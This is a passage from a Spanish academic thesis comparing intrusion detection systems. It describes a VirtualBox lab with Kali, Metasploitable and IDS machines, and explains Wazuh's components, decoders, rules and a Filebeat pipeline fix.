


Ilustración 5.2: Arquitectura de Snort. Fuente: truica-victor.com [11]

Utiliza una arquitectura modular compuesta por decodificadores, preprocesadores, motor de detección, sistema de alertas y módulos de salida. Su comunidad activa y compatibilidad con múltiples entornos lo consolidan como una herramienta de referencia. [12]

5.1.3 OSSEC

OSSEC [13] es un sistema HIDS open-source que monitoriza eventos en tiempo real en sistemas individuales, enfocándose en registros del sistema, actividad de usuarios y cambios en archivos, además, dispone de una versión comercial (Atomic OSSEC) mantenida por Atomicorp [14].

Su arquitectura distribuida incluye como componentes: El Manager (dedicado a gestionar y centralizar), agentes, monitoreo sin agente y respuestas activas. [15]

Destaca por su capacidad de correlación de eventos, soporte de múltiples plataformas, integración con dispositivos de red y virtualización, manteniéndose como una opción sólida en entornos corporativos. [16]

5.1.4 Zeek

Tal como se explica en su documentación, Zeek [17], desarrollado por Corelight [18], es un analizador pasivo de tráfico de red que actúa como plataforma NSM. Su motor de eventos transforma el tráfico en eventos de alto nivel, procesados por scripts de políticas personalizables [19]




Ilustración 5.3: Arquitectura de Zeek. Fuente: zeek.org [20]

Zeek no emplea firmas tradicionales, sino que genera registros ricos en contexto de protocolos de aplicación (HTTP, DNS, SSL, etc.). Además, se orienta especialmente al análisis profundo, generación de logs estructurados y personalización mediante scripts.

5.1.5 Security Onion

Security Onion [21], desarrollado por Security Onion Solutions, LLC, es una plataforma integral para detección de intrusiones, análisis y respuesta ante incidentes. Agrupa múltiples herramientas, como Suricata, Zeek y Elastic en una distribución Linux especializada, tal como se ve en la Ilustración 5.4. Su arquitectura escalable permite desde instalaciones mínimas hasta despliegues distribuidos. [22]




Ilustración 5.4: Muestra parcial de la arquitectura de SecurityOnion. Fuente: docs.securityonion.net. [22]

Soporta diferentes roles de nodo (Manager, Forwarder, Search, etc.) y herramientas de visualización como Kibana y Grafana. Es ideal tanto para entornos de laboratorio como de producción empresarial.

5.1.6 Prelude SIEM

Prelude [23] es una solución de Gestión de Información y Eventos de Seguridad (SIEM) bajo la compañía CS [24], que centraliza eventos provenientes de múltiples IDS. No inspecciona tráfico directamente, sino que centraliza y correlaciona alertas de sistemas como Snort, Suricata o Samhain entre otros. Siendo su objetivo principal,

ofrecer una visión consolidada y contextualizada de la seguridad mediante sensores. [25]

5.1.7 Sagan

Su propia documentación oficial explica que Sagan [26], mantenido por Quadrant Security [27], es un motor de correlación de eventos y análisis de logs en tiempo real. Procesa grandes volúmenes de datos mediante arquitectura multihilo y reglas compatibles con Snort y Suricata. Es ideal para entornos que requieren alta eficiencia en la respuesta ante eventos derivados de registros del sistema, y se integra fácilmente con sistemas SIEM. [28]

5.1.9 AIDE

Según la documentación oficial de ArchLinux, AIDE [29] (Advanced Intrusion Detection Environment) es una herramienta HIDS open-source centrada en la verificación de integridad de archivos. Fue fue creada originalmente en 1999 por **Rami Lehti** y **Pablo Virolainen**, y el mantenimiento actualmente está en manos de **Richard van den Berg**, y **Hannes von Haugwitz**. A diferencia de otros IDS analizados anteriormente, AIDE es un **proyecto relativamente pequeño, desarrollado y mantenido por la comunidad**. No opera en tiempo real ni realiza análisis de red, sino que compara el estado actual del sistema con una base de datos previamente generada, lo que permite identificar cambios no autorizados. Es simple, ligero y eficaz para auditorías de integridad programadas. [30]

5.1.10 Wazuh

Wazuh [31], desarrollada por Wazuh, Inc, es una plataforma de protección XDR (Extended Detection and Response), SIEM y HIDS basada en OSSEC, ampliamente adoptada en entornos corporativos por su versatilidad, escalabilidad y capacidad de integración. Su popularidad se refleja en su comunidad activa y cifras de uso destacadas, tal y como se ve en la Ilustración 5.5. [32]

Ilustración 5.5: Cifras de uso de Wazuh. Fuente: wazuh.com.

Wazuh emplea una arquitectura basada en agentes y servidores, donde los agentes instalados en los sistemas monitorizados envían eventos de seguridad al servidor central, que analiza, correlaciona y almacena los datos para su posterior visualización. [33]

La Ilustración 5.6 muestra los componentes principales y el flujo de datos de una implementación típica de Wazuh.




Ilustración 5.6: Arquitectura de Wazuh. Fuente: wazuh.com [33]

5.2 Selección del tercer IDS

Durante la fase inicial del diseño experimental, se seleccionaron Snort y Suricata como las herramientas principales de detección de intrusiones basadas en red (NIDS). Ambas soluciones son ampliamente utilizadas y representan enfoques tradicionales en la detección mediante firmas, con motores optimizados para inspección profunda de paquetes (DPI) y respuestas configurables. En esta etapa, se descartaron otras soluciones como Zeek, Security Onion o Prelude SIEM por considerar que su incorporación podría suponer una redundancia funcional o una complejidad excesiva en la gestión del laboratorio.

Sin embargo, al avanzar en la comparativa funcional, se reconsideró esta decisión. Principalmente, se identificó que la incorporación de un HIDS como Wazuh para su comparación directa con NIDS presentaba dificultades metodológicas importantes. Mientras los NIDS (Network Intrusion Detection System) se enfocan en el análisis de tráfico de red, los HIDS (Host Intrusion Detection System) operan sobre eventos internos del sistema operativo, como accesos a archivos, logs de usuario o cambios de configuración. La falta de un terreno común de comparación limitaba la capacidad de evaluar métricas de detección o rendimiento de manera homogénea.

Ante esta situación, se decidió sustituir la tercera herramienta por Zeek, un sistema de análisis de red pasivo que, aunque también clasificado como NIDS, aporta un enfoque complementario y significativamente distinto respecto a Snort y Suricata.

Elección de Zeek frente a otras alternativas

Zeek fue seleccionado por las siguientes razones:

- Es un NIDS puro, diseñado para observar el tráfico sin interferir ni alterar los paquetes, en modo completamente pasivo. Esto lo diferencia de soluciones como Security Onion, que funcionan como plataformas completas de seguridad con múltiples IDS y herramientas integradas (Zeek, Suricata, Wazuh, ELK, etc.).

Aunque Security Onion es potente, su naturaleza como suite introduce una complejidad de gestión y despliegue que no resulta apropiada para un laboratorio experimental centrado en comparación de IDS individuales.

- Modelo basado en scripting en lugar de reglas. A diferencia de Snort y Suricata, Zeek no se basa en reglas predefinidas para detectar amenazas, sino que utiliza un lenguaje de scripting de alto nivel para interpretar eventos generados a partir del tráfico. Esto permite una detección mucho más contextualizada y flexible. Por ejemplo, un script puede definir un comportamiento anómalo en una sesión HTTP a lo largo del tiempo, cosa que es inviable con una regla estática en un IDS tradicional.
- Visión enriquecida del tráfico. Zeek genera logs estructurados que describen en detalle las conexiones, sesiones de aplicación, y eventos complejos como patrones de uso sospechoso, errores de protocolo, entre otros. Mientras que Snort y Suricata tienden a generar una alerta puntual, Zeek proporciona un conjunto de datos amplio y correlacionable, un aspecto muy importante a la hora de analizar un evento.
- Alta extensibilidad y compatibilidad. Gracias a su arquitectura modular y lenguaje de scripting, Zeek permite adaptarse a entornos muy variados. Además, puede integrarse sin dificultad con herramientas de análisis como ELK o Splunk, así como alimentar a plataformas SIEM como Wazuh.
- Enfoque complementario. Zeek no se percibe como redundante respecto a Snort y Suricata, sino como una herramienta que ofrece una perspectiva distinta: más centrada en la observación del comportamiento y menos en la detección inmediata basada en firmas. Esto permite realizar una comparación más rica dentro del dominio de los NIDS, sin caer en duplicaciones funcionales.

En definitiva, Zeek representa una alternativa suficientemente distinta y potente dentro del dominio NIDS, lo que justifica su selección como tercer IDS en el entorno experimental.

Reubicación de Wazuh como SIEM

A pesar de no ser utilizado como tercer IDS activo en las pruebas de comparación, Wazuh sigue formando parte esencial de la arquitectura del laboratorio, cumpliendo la función de plataforma SIEM. Su papel consiste en centralizar logs, eventos de seguridad y resultados de los IDS, facilitando una correlación y visualización coherente del entorno.

Wazuh fue elegido frente a otros HIDS y SIEM por varias razones clave:

- Es un fork mejorado de OSSEC, con más soporte, desarrollo activo y comunidad vibrante. Mientras OSSEC sigue siendo válido, su actividad de desarrollo es mucho menor, y carece de funcionalidades modernas como integración SIEM nativa o una interfaz web de gestión.

- Integra de forma nativa con Elasticsearch y Kibana, proporcionando un Dashboard de análisis visual, sin necesidad de soluciones de terceros.
- Su arquitectura escalable, la capacidad de gestión de agentes, y sus módulos de respuesta activa y detección de vulnerabilidades, lo convierten en una solución completa para entornos SOC reales.
- Supera en cobertura funcional a otras herramientas como AIDE (limitada a FIM), o Sagan (enfocado a logs, no a integridad ni eventos del sistema).

Por tanto, **Wazuh no fue descartado**, sino redefinido como herramienta clave de apoyo, aportando capacidades de consolidación de alertas, enriquecimiento de eventos y visibilidad general de la actividad en el laboratorio, similar a lo que se haría en un entorno real de seguridad corporativa.

IDS/Herramienta	Tipo	Arquitectura	Fuente de datos	Detección activa	Lenguaje de reglas / scripting	Escalabilidad
Suricata	NIDS / IPS / NSM / IDPS	Multihilo	Tráfico de red	Sí (modo IPS)	Reglas Suricata + Lua	Alta (multihilo, soporte clúster)
Snort	NIDS / IPS	Modular (preprocesadores + motor de reglas)	Tráfico de red	Sí (modo IPS)	Reglas Snort	Media (depende de configuración)
OSSEC	HIDS	Manager + Agentes	Logs del sistema, integridad de archivos	Sí (respuesta activa)	Reglas OSSEC	Alta (agentes distribuidos)
Zeek	NSM	Event Engine + Scripts de política	Tráfico de red (flujo, capas superiores)	No	Scripting Zeek (Turing-completo)	Alta (soporta clústeres)
Security Onion	Suite (NIDS, HIDS, NSM, SIEM)	Modular con múltiples nodos	Tráfico de red + Logs + Alertas de herramientas integradas	Sí (por herramientas incluidas)	Según la herramienta integrada	Alta (infraestructura distribuida)
Prelude SIEM	SIEM	SIEM federado / agente-colector	Eventos de seguridad externos (logs, alertas, sensores)	No	No aplica	Alta (según arquitectura SIEM)

Sagan	Log Analyzer (complemento HIDS)	Multihilo + correlación de eventos	Logs del sistema	Sí (ej. bloquear IPs)	Reglas estilo Snort	Alta (diseño multihilo)
AIDE	HIDS (integridad de archivos)	Comparación periódica (standalone o script)	Sistema de archivos	No	No (uso de hashes, configuración simple)	Baja (sin agentes ni distribución)
Wazuh	HIDS / SIEM / XDR	Agentes + Servidores + Dashboard	Logs, integridad archivos, vulnerabilidades, registros cloud	Sí	Reglas propias + JSON + análisis avanzado	Alta (clúster, escalamiento horizontal)

Tabla 5.1: Tabla resumen de los IDS investigados. Fuente: Elaboración propia.

Capítulo 6 Entorno experimental

6.1 Composición del Entorno

Para la correcta evaluación de técnicas de evasión frente a Sistemas de Detección de Intrusiones, se ha desarrollado un entorno experimental controlado compuesto por nueve máquinas virtuales a las que se le ha asignado uno de los siguientes roles: atacante, víctima e IDS.

Este entorno se implementó mediante la herramienta Oracle VM VirtualBox, seleccionada por su facilidad de uso, estabilidad y compatibilidad con diversos sistemas operativos y soluciones de seguridad. No obstante, todo el entorno descrito es replicable en otras plataformas de virtualización como VMware Workstation, sin comprometer la validez de los experimentos.

6.1.1 Máquinas Atacantes

Kali Linux – Atacante principal: Esta máquina es utilizada como plataforma de lanzamiento para las distintas técnicas de evasión evaluadas en el proyecto. Desde aquí se ejecutan ataques que buscan eludir la detección por parte de los IDS mediante diversos métodos. *Véase anexo "12.2 Instalación Máquina Atacante".*

6.1.2 Máquinas Víctimas

Metasploitable2 (Linux): Entorno intencionadamente vulnerable con múltiples servicios y puertos abiertos, adecuado para evaluar ataques tradicionales y comprobar las capacidades básicas de detección. No es posible la instalación un agente de Wazuh en esta máquina debido a tener una arquitectura de 32 bits. *Véase anexo "12.3 Instalación y configuración Metasploitable2"*

Metasploitable3 (Linux): Respecto a Metasploitable2, es una versión más avanzada y moderna con una arquitectura basada en Ubuntu, que introduce vulnerabilidades adicionales orientadas a servicios contemporáneos. *Véase anexo "12.4 Instalación Metasploitable3"*

Metasploitable3 (Windows): Sistema Windows vulnerable que permite experimentar con ataques dirigidos a tecnologías Microsoft, ampliando la variedad del tráfico generado y los vectores de ataque evaluados. Además de disponer de interfaz gráfica, a diferencia de sus contrapartes de Linux. *Véase anexo "12.4 Instalación Metasploitable3"*

Kali Linux – Cliente para técnicas específicas: Esta segunda máquina actúa como cliente en técnicas que requieren interacción entre dos extremos, como es el caso de la tunelización de tráfico. Se eligió Kali debido a la disponibilidad por defecto de herramientas compatibles que facilitan la implementación sin necesidad de transferir binarios adicionales.

6.1.3 Máquinas IDS

El entorno cuenta con cuatro sistemas configurados para desempeñar funciones de detección de intrusiones, cada uno utilizando un IDS distinto con el objetivo de evaluar su comportamiento frente a técnicas de evasión. Tres de estas máquinas operan en modo promiscuo, una característica avanzada de red de VirtualBox que permite capturar todo el tráfico de red que circula por una red, sin importar si dicho tráfico está dirigido específicamente a ellas. Este modo es fundamental para replicar con fidelidad el funcionamiento de los IDS basados en red.

Kali Linux – IDS Suricata: Esta máquina tiene instalado y configurado el IDS Suricata, reconocido por su capacidad para realizar inspección profunda de paquetes. Gracias al modo promiscuo en el adaptador de red, puede capturar y analizar todo el tráfico circulante dentro del laboratorio.

Ubuntu 20.04 – IDS Snort: Equipada con Snort, un IDS basado en reglas que permite detectar ataques conocidos mediante firmas predefinidas. También está configurada con DHCP y en modo promiscuo para garantizar que ningún paquete relevante pase desapercibido durante los experimentos.

Ubuntu 20.04 – IDS Zeek: A diferencia de los anteriores, Zeek se enfoca más en el análisis contextual y en el registro detallado de eventos, siendo especialmente útil para identificar comportamientos anómalos o ataques que no dependen exclusivamente de firmas. Opera igualmente en modo promiscuo.

Ubuntu 20.04 – IDS con Wazuh: En contraste con los anteriores, Wazuh funciona como un HIDS (Host-based IDS) y sistema SIEM, centrándose en la recolección y análisis de logs de los sistemas monitorizados. No requiere operar en modo promiscuo, ya que no analiza tráfico de red en tiempo real. Esta máquina centraliza los registros generados por las demás máquinas IDS, proporcionando una capa adicional de correlación de eventos y visualización de alertas.

6.2. Topología de Red

La arquitectura de red del laboratorio ha sido diseñada para garantizar tanto la conectividad entre los distintos roles funcionales como el acceso a internet, sin comprometer la simplicidad y estabilidad del entorno. Todas las máquinas están conectadas a una misma red interna de tipo NAT personalizada (NAT Network), configurada en VirtualBox con el rango de direcciones 10.0.4.0/24 (*Véase anexo "12.1 Creación de Red NAT en VirtualBox").* Esta configuración permite el enrutamiento entre máquinas y acceso externo, lo cual es necesario para la descarga de herramientas, actualización de paquetes y simulación de tráfico real.

Tal y como se mencionó en la sección 6.1.3, para ver el flujo de red, las máquinas con un NIDS instalado, se configuraron con adaptadores de red en modo promiscuo. Esta funcionalidad, proporcionada por VirtualBox, permite que dichas máquinas puedan

recibir y analizar todos los paquetes que transitan por la red virtual, simulando el comportamiento de un IDS conectado a un puerto espejo en una red física.

En un entorno de producción, este tipo de configuración se implementaría utilizando tecnologías como port mirroring o SPAN ports, las cuales replican el tráfico de red hacia un sistema de monitorización [34]. Aunque VirtualBox ofrece posibilidades de configuración avanzadas que permitirían emular este tipo de topologías mediante switches virtualizados, se ha optado por un enfoque más directo y funcional para este laboratorio: el uso del modo promiscuo, suficiente para los objetivos propuestos sin añadir una complejidad innecesaria.

Para simularlo tanto la máquina atacante como la víctima deben poder comunicarse entre ellos, así como tener conectividad a internet para poder descargar paquetes y realizar ciertas configuraciones para reproducir los ataques. Para obtener este tipo de arquitectura de red se puede utilizar modo Bridge o Red Nat en el caso de solo usar un adaptador de red.

Aunque es posible usar dos adaptadores de red para las maquinas, uno en modo NAT y otro en red interna, esto es contraproducente a la hora de usar las máquinas víctimas "Metasploitable", ya que fueron creadas para ser utilizadas con un único adaptador de red. Por esa razón se optó por utilizar el modo "Red NAT", o "NATservice" en la tabla. El cual proporciona conectividad a internet a la par que conectividad entre las máquinas.

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	–	–
Internal	–	–	+	–	–
Bridged	+	+	+	+	+
NAT	+	Port forward	–	+	Port forward
NATservice	+	Port forward	+	+	Port forward

Ilustración 6.1: Modos de la red para los adaptadores de red en VirtualBox Fuente: virtualbox.org [35]

Para realizar esta configuración, se creó la Red NAT con el DHCP habilitado tanto en la configuración de la red, como en la configuración interna de las propias máquinas.




Ilustración 6.2: Configuración de Red NAT en VirtualBox. Fuente: Elaboración propia

Como prueba de funcionamiento, se puede ejecutar el comando "tcpdump" en una de las máquinas configuradas para mostrar el tráfico de la interfaz de red, y realizar un

ping desde la máquina atacante a la víctima. En caso de funcionar correctamente, se mostrarán conexiones ICMP entre la IP atacante y Víctima.

La topología general del laboratorio puede observarse en la Ilustración 6.3, donde se visualizan las conexiones establecidas entre las diferentes máquinas virtuales involucradas en el entorno experimental.




Ilustración 6.3: Topología de red del laboratorio. Fuente:Elaboración propia con apoyo de diversas fuentes.

En esta representación se muestran claramente todas las máquinas virtuales que forman parte del entorno de laboratorio, incluyendo sistemas IDS, máquinas víctimas y nodos de ataque.

Las líneas verdes continuas indican las conexiones activas con el SIEM Wazuh por medio de agentes, mientras que las líneas verdes punteadas representan las máquinas IDS configuradas en modo promiscuo, lo cual les permite capturar el tráfico completo de la red, independientemente del destino original de los paquetes.

La comunicación entre nodos se realiza a través de una única red NAT personalizada (subred 10.0.4.0/24), lo que permite una conectividad completa entre las máquinas virtuales, así como acceso a internet [35]. Esta configuración es fundamental para garantizar la descarga de paquetes, actualización de herramientas y simulación de tráfico real.

Esta topología ofrece una estructura funcional, sencilla y eficaz para replicar un entorno controlado, lo cual resulta esencial para la evaluación realista de técnicas de evasión de IDS y la monitorización de alertas de seguridad generadas durante los ataques.

Capítulo 7 Introducción y configuración de los IDS seleccionados

7.1 Wazuh

Tal como se describe en la documentación oficial, Wazuh es una plataforma de seguridad de código abierto que proporciona capacidades de Security Information and Event Management (SIEM) y Extended Detection and Response (XDR). Es ampliamente utilizada por organizaciones para centralizar, analizar y correlacionar registros provenientes de una gran variedad de fuentes. Véase el anexo "*12.16 Instalación del componente central de Wazuh*".

En la Ilustración 7.1 se presentan algunos de sus principales casos de uso.

Endpoint security	Threat intelligence	Security operations	Cloud security
Configuration assessment	Threat hunting	Incident response	Container security
Malware detection	Log data analysis	Regulatory compliance	Posture management
File integrity monitoring	Vulnerability detection	IT hygiene	Workload protection

Ilustración 7.1: Casos de Uso de Wazuh. Fuente: wazuh.com [36]

7.1.1 Componentes Principales

La solución Wazuh se basa en los siguientes componentes [37]:

- **Agente Wazuh:** Es un software ligero compatible en múltiples entornos. Se instala en los endpoints a monitorizar, es decir, las máquinas víctimas, y además en los IDS para realizar el envío mediante syslog.

  Proporciona utilidades como recolección de logs, monitorización de la integridad de los archivos, detección de malware, respuesta ante amenazas detectadas y valoración de la configuración del host. [38]

  Véase el anexo "12.7 Instalación de agentes de Wazuh" para una demostración del proceso de instalación.

- **Servidor Wazuh:** En el laboratorio, recibe y analiza los datos recibidos de los agentes mediante decodificadores y reglas, utilizando inteligencia de amenazas para identificar indicadores de compromiso. Además, gestiona la configuración y actualización remota de los agentes.

  En un entorno real, la entrada de logs por lo general no se limita únicamente a los agentes, se puede realizar el envío de los registros por el protocolo syslog mediante herramientas como "syslog-ng", además de integraciones mediante API.

- **Indexer Wazuh:** Este componente es fundamentalmente un motor de búsqueda y análisis de texto. En primera instancia, gestiona los logs que recibe el servidor de Wazuh, almacenándolos e indexándolos en formato JSON, para posteriormente poder filtrar las alertas generadas en el Dashboard en función de campos como decoders, identificadores de reglas o fechas.
- **Dashboard Wazuh**: Interfaz web flexible e intuitiva para la visualización y análisis de eventos y alertas de seguridad. Incluye paneles preconfigurados para cumplimiento normativo, detección de aplicaciones vulnerables, monitoreo de integridad de archivos, evaluación de configuraciones y más. Además, es posible crear gráficas y otros elementos de visualización útiles para la monitorización.

7.1.2 Ingesta y procesamiento de logs en Wazuh

Sistemas IDS como Suricata, Snort y Zeek permiten configurar su salida en formato JSON, lo que representa una ventaja significativa para su integración con Wazuh. Este formato estructurado evita la necesidad de crear decodificadores personalizados mediante expresiones regulares, facilitando el análisis de eventos.

Los logs generados por los agentes o recibidos por Syslog son almacenados en el servidor de Wazuh en dos archivos clave:

- **alerts.log:** contiene los eventos de seguridad en formato texto.
- **alerts.json:** contiene los mismos eventos, pero estructurados en formato JSON.

Este último archivo (alerts.json) es enviado automáticamente a través de **Filebeat** hacia el Indexer, permitiendo su visualización y filtrado desde el Dashboard según campos como srcip, dstip, alert.level, rule.id, entre otros.

7.1.3 Decodificadores y reglas en Wazuh

Decodificadores

Estos componentes interpretan y estructuran los logs recibidos. En el caso de logs en texto plano, utilizan expresiones regulares para extraer campos clave como IPs, puertos o protocolos. En logs JSON, este proceso es más simple y menos propenso a errores.

```
<decoder name="wazuh">
  <prematch>^wazuh: </prematch>
</decoder>

<decoder name="agent-buffer">
  <parent>wazuh</parent>
  <prematch offset="after_parent">^Agent buffer:</prematch>
  <regex offset="after_prematch">^ '(\S+)'.</regex>
  <order>level</order>
</decoder>
```

Ilustración 7.2: Decoder por defecto del archivo "0005-wazuh_decoders.xml". Fuente: Elaboración propia

En la Ilustración 7.2 se observa un decodificador padre llamado “wazuh”, que se activa cuando el log comienza con la cadena "wazuh:". Posteriormente, activa decodificadores hijos como agent-buffer, cuya condición es la aparición de "Agent buffer: ‘<valor>.’" dentro del log.

Al poner entre paréntesis un valor en una expresión regular, implica la pertenencia a un grupo, y en este caso, corresponde al campo “level” declarado con la etiqueta “order”.

Toda la sintaxis de los decoders depende de etiquetas que están correctamente documentadas en la documentación de Wazuh y expresiones regulares, por lo general del tipo “pcre2”. La herramienta regex101 es muy útil para crear expresiones regulares [39].




Ilustración 7.3: Expresión Regular del decoder y log de ejemplo en la web regex101. Fuente: Ejecución propia de regex101.com [39]

En la Ilustración 7.3 se puede ver en primer lugar la expresión regular que se ha ejecutado con estos dos comandos, a la par que un log de ejemplo que sería correctamente decodificado. En este caso, “8” es el valor del campo level.

Reglas

Tras aplicar los decodificadores, los campos extraídos se procesan mediante un sistema de reglas para generar alertas de alto valor que ayuden al analista de ciberseguridad a determinar si se está recibiendo un ataque o no.

Siguiendo el ejemplo anterior, en el que se obtuvo el campo “level”, se puede crear una regla que se activa en función del valor de dicho campo decodificado, y además se puede mostrar en la descripción del evento alertado.

```
<rule id="202" level="7">
  <if_sid>201</if_sid>
  <field name="level">%</field>
  <description>Agent event queue is $(level) full.</description>
  <group>agent_flooding,pci_dss_10.6.1,gdpr_IV_35.7.d,</group>
</rule>
```

Ilustración 7.4: Regla de demostración del archivo 0016-wazuh_rules.xml. Fuente: Elaboración propia

En este caso, se asigna el identificador 202 a una regla con nivel de severidad 7, dependiente de una regla anterior (if_sid: 201). La relación padre-hijo permite una lógica

condicional en la que solo cuando se activa la regla 201, se evalúa si la regla 202 se cumple. Por último, se asignan grupos para facilitar la correlación con otros eventos.

7.1.4 Configuración del pipeline de Filebeat

Durante la integración con Zeek, se detectaron conflictos debido campo "data.id", que genera errores de indexación por parte de Filebeat, desembocando en la no visualización de ninguna alerta de Zeek en el Dashboard que contenga dicho campo.

```
root@Wazuh2:/var/ossec# cat /usr/share/filebeat/module/wazuh/alerts/ingest/pipeline.json
{
  "description": "Wazuh alerts pipeline",
  "processors": [
    { "json" : { "field" : "message", "add_to_root": true } },
    {
      "rename": {
        "field": "data.id",
        "target_field": "data.s_id",
        "if": "ctx.data?.id instanceof Map"
      }
```

Ilustración 7.5: Pipeline para renombrar el campo data.id. Fuente: Elaboración propia a partir una publicación de Reddit [40]

Este pipeline realiza dos acciones principales:

1. **Decodificación del mensaje JSON**
   Convierte el contenido del campo message en campos raíz del documento.

2. **Renombrado condicional del campo data.id**
   Si el campo data.id es un objeto (Map), se renombra como data.s_id, evitando así conflictos de mapeo.

Esta medida permite mantener la integridad del índice y asegura la correcta visualización y filtrado de alertas en el dashboard de Wazuh.

7.1.5 Conclusión

